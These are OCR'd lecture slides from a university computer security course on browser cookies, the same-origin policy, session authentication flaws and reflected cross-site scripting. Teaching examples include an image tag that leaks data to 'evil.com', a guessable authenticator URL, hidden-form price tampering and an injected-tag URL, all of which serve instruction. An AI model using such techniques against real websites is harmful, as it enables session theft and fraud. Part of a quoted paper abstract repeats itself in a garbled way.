CSE 484 / CSE M 584: Computer Security and Privacy

Autumn 2019

Tadayoshi (Yoshi) Kohno
yoshi@cs.Washington.edu

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Franzi Roesner, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...


Announcements

- My office hours
  - 11/6 (Wed), 1:30pm, CSE1 678
  - 11/13 (Wed), 11:30am, CSE1 403
  - 11/20 (Wed), 2:30pm, CSE1 403
  - 11/27 (Wed), None
  - 12/4 (Wed), 12:30pm, CSE1 403
- HW 2 available (due 11/15); extra late day if submitted by Saturday 5pm (11/9)
- Lab2 out; to be discussed at quiz section this week (11/7)
- Final Project checkpoint on Friday (11/8) (group members, brief description)
  - https://courses.cs.washington.edu/courses/cse484/19au/assignments/final_project.html

Review


Browser Cookies

- HTTP is stateless protocol
- Browser cookies used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
  - Can't steal login token for another site ☺




Same Origin Policy: Cookie Writing

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **othersite.com**
✓ **.site.com**	✗ **.com**
	✗ **user.site.com**

login.site.com can set cookies for all of **.site.com (domain suffix)**, but not for another site or top-level domain (TLD)

Problem: Who Set the Cookie?



End Review

Same-Origin Policy: Scripts

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could go wrong?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

- Example: leak info via image

```
<img src="http://evil.com/evil-
 image.jpg?extra_information">
```

Cross-Origin Communication

- Sometimes you want to do it…
- HTML5 has additional support
- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Unfortunately, often:

      Access-Control-Allow-Origin: *
  - Generally browser responsibility to honor headers

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by **Dan Goodin** (US) - Jul 13, 2015 9:11am PDT


- Good news: plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

News: Goodbye Flash

Get ready to finally say goodbye to Flash — in 2020

Posted Jul 25, 2017 by Frederic Lardinois (@fredericl)

Next Story




What about Browser Extensions?

- Many things you use today are probably extensions
- **Examples:** AdBlock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser

- (Chrome:) Carefully designed security model to **protect from malicious websites**
  - Privilege separation: extensions consist of multiple components with well-defined communication
  - Least privilege: extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!




Summary of Overview

- Browser security model (thus far)
  - Browser sandbox: isolate web from local machine
  - Same origin policy: isolate web content from different domains
  - Also: Isolation for plugins and extensions
- Web application security (next topic)
  - How (not) to build a secure website

Web Application Security

Dynamic Web Application



OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entitites
5. Broken Access Control
6. Security Misconfiguration
7. Cross-site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

Web Session Management, and History

Reflections, from 2001

Dos and Don'ts of Client Authentication on the Web

Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster
{fubob, sit, kendras, feamster}@mit.edu
MIT Laboratory for Computer Science
http://cookies.lcs.mit.edu/

Abstract


Client authentication has been a continuous source of problems on the Web. Although many well-studied techniques exist for authentication, Web sites continue to use extremely weak authentication schemes, especially in non-enterprise environments such as store fronts. These weaknesses often result from careless use of authenticators within Web cookies. Of the twenty-seven sites we investigated, we weakened the client authentication on two systems, gained unauthorized access on eight, and extracted the secret key used to mint authenticators from one.

We provide a description of the limitations, requirements, and security models specific to Web client authentication. This includes the introduction of the *interrogative adversary*, a surprisingly powerful adversary that can adaptively query a Web site.

We propose a set of hints for designing a secure client authentication scheme. Using these hints, we present the the client authentication of two systems, gained unauthorized access on eight, and extracted the secret key used to mint authenticators from one.

This is perhaps surprising given the existing client authentication mechanisms within HTTP [16] and SSL/TLS [11], two well-studied mechanisms for providing authentication secure against a range of adversaries. However, there are many reasons that these mechanisms are not suitable for use on the Web at large. Lack of a central infrastructure such as a public-key infrastructure or a uniform Kerberos [41] contributes to the proliferation of weak schemes. We also found that many Web sites would design their own authentication mechanism to provide a better user experience. Unfortunately, designers and implementers often do not have a background in security and, as a result, do not have a good understanding of the tools at their disposal. Because of this lack of control over user interfaces and unavailability of a client authentication infrastructure, Web sites continue to reinvent weak home-brew client authentication schemes.

Primitive Browser Session



Store session information in URL; easily read on network (if not using HTTPS)

Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping and modification
- There is no guarantee that URL is private

FatBrain.com circa 1999

- User logs into website with a password, authenticator is generated, user is given special URL containing the authenticator

  https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

  - With special URL, user doesn't need to re-authenticate
    - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT…
- Authenticators are global sequence numbers
  - It's easy to guess sequence number for another user

    https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752
  - Partial fix: use random authenticators

Typical Solution: Web Authentication via Cookies

- Servers can use cookies to store state on client
  - When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
    - Authenticators must be **unforgeable** and **tamper-proof**
      - Malicious client shouldn't be able to compute his own or modify an existing authenticator
    - Example: **MAC(server's secret key, <more info>)**
    - **What should be that "more info"?**
  - With each request, browser presents the cookie
  - Server **recomputes** and verifies the authenticator
    - Server does not need to remember the authenticator

Storing State in Hidden Forms

- Dansie Shopping Cart (2006)
  - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Something expensive<BR>Price: $200.00<BR

  <INPUT TYPE=HIDDEN NAME=name     VALUE="Something expensive">
  <INPUT TYPE=HIDDEN NAME=price    VALUE="200.00">
  <INPUT TYPE=HIDDEN NAME=sh       VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img      VALUE="something.png">
  <INPUT TYPE=HIDDEN NAME=custom1  VALUE="Somet

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Change this to 2.00

Attacker success

Fix: MAC client-side data, or, more likely, keep on server.

Q: What do you MAC?

Cross-Site Scripting (XSS)

PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
```


or `$user = "world"; echo "Hello" . $user . "!";`

- Form data in global arrays $_GET, $_POST, …

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive.com/search.php?term=“Han Solo”



search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>... </body>

Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Echoing / "Reflecting" User Input

naive.com/hello.cgi?name=*Bob*

Welcome, dear Bob

naive.com/hello.cgi?name=*<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*

Welcome, dear

Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, leak information, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy

Echoing / "Reflecting" User Input

